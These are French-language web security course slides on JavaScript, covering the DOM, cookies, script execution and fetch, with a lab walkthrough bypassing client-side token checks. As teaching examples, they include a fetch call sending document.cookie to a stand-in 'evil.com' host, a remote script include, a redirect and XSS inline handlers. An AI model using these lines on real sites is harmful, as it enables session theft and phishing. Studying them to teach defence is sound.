

Cours de Sécurité Web ZZ2F5

JavaScript (aka ECMAScript)



Le langage du navigateur

- ▶ **1995** : Netscape (*LiveScript* puis *JavaScript*), standardisé par la suite en **ECMAScript**
- ▶ interpréteur js **propre au navigateur**
- ▶ sensible à la casse, **asynchrone** (événementiel), non typé
- ▶ comportement hétérogène en cas d'erreur : IE stoppait le chargement, les moteurs modernes continuent

Sécurité

JavaScript a accès aux **cookies**, au **réseau** (fetch), au **stockage** et au **DOM**. C'est donc la *surface d'attaque* privilégiée de l'attaquant côté client.

L'API exposée au script est restreinte

- ▶ pas d'accès direct aux **fichiers**
- ▶ chaque onglet / site tourne dans un *processus sandboxé*
- ▶ les accès cross-origin sont bridés par la **SOP**

Mais le script garde un pouvoir considérable

- ▶ lire et modifier le **DOM**, écouter les **événements** (frappes clavier!)
- ▶ lire `document.cookie` (si non `HttpOnly`), `localStorage`
- ▶ envoyer des requêtes (`fetch`, `image...`) vers **n'importe où**
- ▶ rediriger la page (`window.location`)

Sécurité

Tout ce que le navigateur autorise à un script "normal" est **réutilisable** par un script adverse.

var variable **var vs let/const**

```
var v = 1;           // visible partout dans la fonction
let l = 2;           // portée au bloc { ... }
const c = 3;         // comme let, mais non réassignable

sansDecl = 4;        // SANS var/let/const => globale (window) !
```

Sécurité

une variable **globale** (window.x) peut être **écrasée** par n'importe quel autre script de la page (même une dépendance ou un script injecté).

Le web est événementiel

sur chaque élément (balise, page), orienté interaction utilisateur

- ▶ `onload` : quand tous les éléments sont chargés $\Rightarrow$ *modifier le contenu*
- ▶ `onunload` : quand on quitte la page/le navigateur (abandonner car trop intrusif)
- ▶ `onerror` : en cas d'échec (chargement d'image, d'`iframe`...)
- ▶ `onsubmit` : quand un formulaire est soumis (charger l'url d'un formulaire)

Sécurité

`onsubmit` permet de **changer l'URL** d'un formulaire à la volée : un script injecté peut rediriger les identifiants vers un serveur hostile.

Le DOM (Document Object Model)

Document

Définition


une représentation **arborescente** de la page, manipulable en JavaScript (`document.getElementById`, `getElementsByTagName`, `querySelector`, `innerHTML`...).

Quelques accès utiles

```
document.getElementById("pwd");    // un élément précis
document.getElementsByTagName("a"); // une collection
document.querySelectorAll("input");
document.referrer;                 // d'où vient la navigation (SEO)
```

chaque nœud est un **objet JavaScript** : lisible et modifiable.

Le DOM en pratique : tout passe par la console (F12)



Elements affiche l'arbre, **Console** exécute du JS dans la page :

```
$0 // élément sélectionné
$("#pwd") // = querySelector
dir($0) // attributs, événements
copy($0.outerHTML) // le HTML de l'élément
$0.style.display="none"; // masquer un champ
$0.remove() // le supprimer
```

arbre du DOM : document → html →
body

Accès aux cookies

```
var values = document.cookie.split(";");  
// "userid=myid; PHPSESSID=ab12..." => tableau de paires clé=valeur
```

Element critique

- ▶ le cookie de **session** est l'identité de l'utilisateur sur le serveur
- ▶ si un script peut **lire** document.cookie, il peut **voler la session** (XSS, script tiers...)
- ▶ la parade : l'attribut HttpOnly $\Rightarrow$ inaccessible à JS

Un cookie HttpOnly ne peut pas être lu via JS, mais un cookie sans HttpOnly est à *une ligne de code* de se faire voler.

Window représente l'environnement du navigateurs

Quelques primitives

```
window.alert("PoC");           // pop-up
console.log("silencieux");      // dans la console (F12)
alert(document.cookie);        // lit les cookies (session !)
window.location = "http://evil"; // redirige le navigateur
```

Sécurité

- ▶ console : outil **d'analyse** légitime et outil de l'*attaquant*
- ▶ location : contrôler la redirection ⇒ *phishing*
- ▶ une redirection sur une page *identique* (mimétisme) est un scénario classique

Trois façons d'exécuter du JS

```
<!-- 1. dans le corps de la page -->  
<script>alert("PoC");</script>
```

```
<!-- 2. depuis un fichier externe -->  
<script src="http://evil.com/payload.js"></script>
```

```
<!-- 3. dans les attributs d'événements (inline) -->  
<a onclick="javascript:alert('clicked');">lien</a>  
<img onerror="javascript:alert('errc');" />
```

Pourquoi c'est la base des XSS ?

si un attaquant contrôle une de ces trois chaînes, il exécute du code dans le **contexte** / **l'origine** de la page vulnérable.

AJAX / fetch : requêtes sans rechargement

Général

- ▶ XMLHttpRequest : ancien mécanisme (HTTP 1.0, 1989)
- ▶ fetch : API moderne, en *promesse*
- ▶ usage historique : Google Maps charge/rafraîchit les tuiles sans recharger la page

Caractéristiques

- ▶ permet un appel asynchrone d'url
- ▶ sans recharger la page
- ▶ le résultat reçu est utilisable par js

Pour l'attaquant : l'*exfiltration*

```
fetch("http://evil.com/log?c=" + document.cookie);  
// envoie le cookie (et n'importe quelle donnée) ailleurs
```

Analyse de la requête / formulaire

un champ caché token est produit par :

```
token = md5(rot13(phrase))          // trouvé dans le code (Beautiflier)
```

Contournement

```
// on force le token de "success" dans la console :  
token = md5(rot13("success"))  
document.getElementById("token").value = token;
```

Analyse

```
token = "XX" + reverse("ChangeMe") + "XX";
```

Contournement

```
token = "XXsseccusXX"    // reverse("success")
```

même principe : la logique est **visible**, donc *calculable* par l'attaquant.

L'analyse du JS ne suffit plus

- ▶ le code est *obfusqué* ($\Rightarrow$ deobfuscatejavascript.com, Beautifier)
- ▶ la valeur soumise n'est pas celle du champ original
- ▶ on vérifie avec **Burp Suite** quelle valeur part réellement dans la requête

Décomposition du token

```
token_part_3("ZZ") = sha256(token.value + "ZZ")  
token_part_2("XX") après 300 ms: token.value = sha256("XX" + phrase)  
token_part_1 : vide la phrase, inverse ...
```

Reproduction du calcul côté attaquant

en appelant token_part_1 la phrase est inversée puis vidée, mais token_part_3 est **toujours appelé** à la soumission :

```
token_reel = sha256(sha256("XX" + "sseccus") + "ZZ")  
// mais il nous faut forcer le champ à : sha256("XX" + "sseccus")
```

Leçons

- ▶ l'**obfuscation** ralentit l'analyse mais ne protège rien
- ▶ le contrôle réel reste le **serveur** : il doit vérifier la *phrase*, pas rejouer le calcul du client
- ▶ **Burp Suite** permet de voir et de *corriger* la requête envoyée

Le client n'est pas digne de confiance

- ▶ tout le code JS s'exécute sous le contrôle de l'utilisateur (console, DevTools, proxy)
- ▶ l'**obfuscation** n'est pas un mécanisme de sécurité
- ▶ les vérifications doivent se faire **côté serveur** (validité, autorisations, anti-CSRF *serveur*)

Pour l'analyse de code

- ▶ **F12** → console, réseau, source
- ▶ **Beautifier** pour relire du JS compressé
- ▶ **Burp Suite** pour intercepter et modifier le trafic réel

À retenir

Une vérification qui n'existe que dans le JavaScript est une **vérification qui n'existe pas.**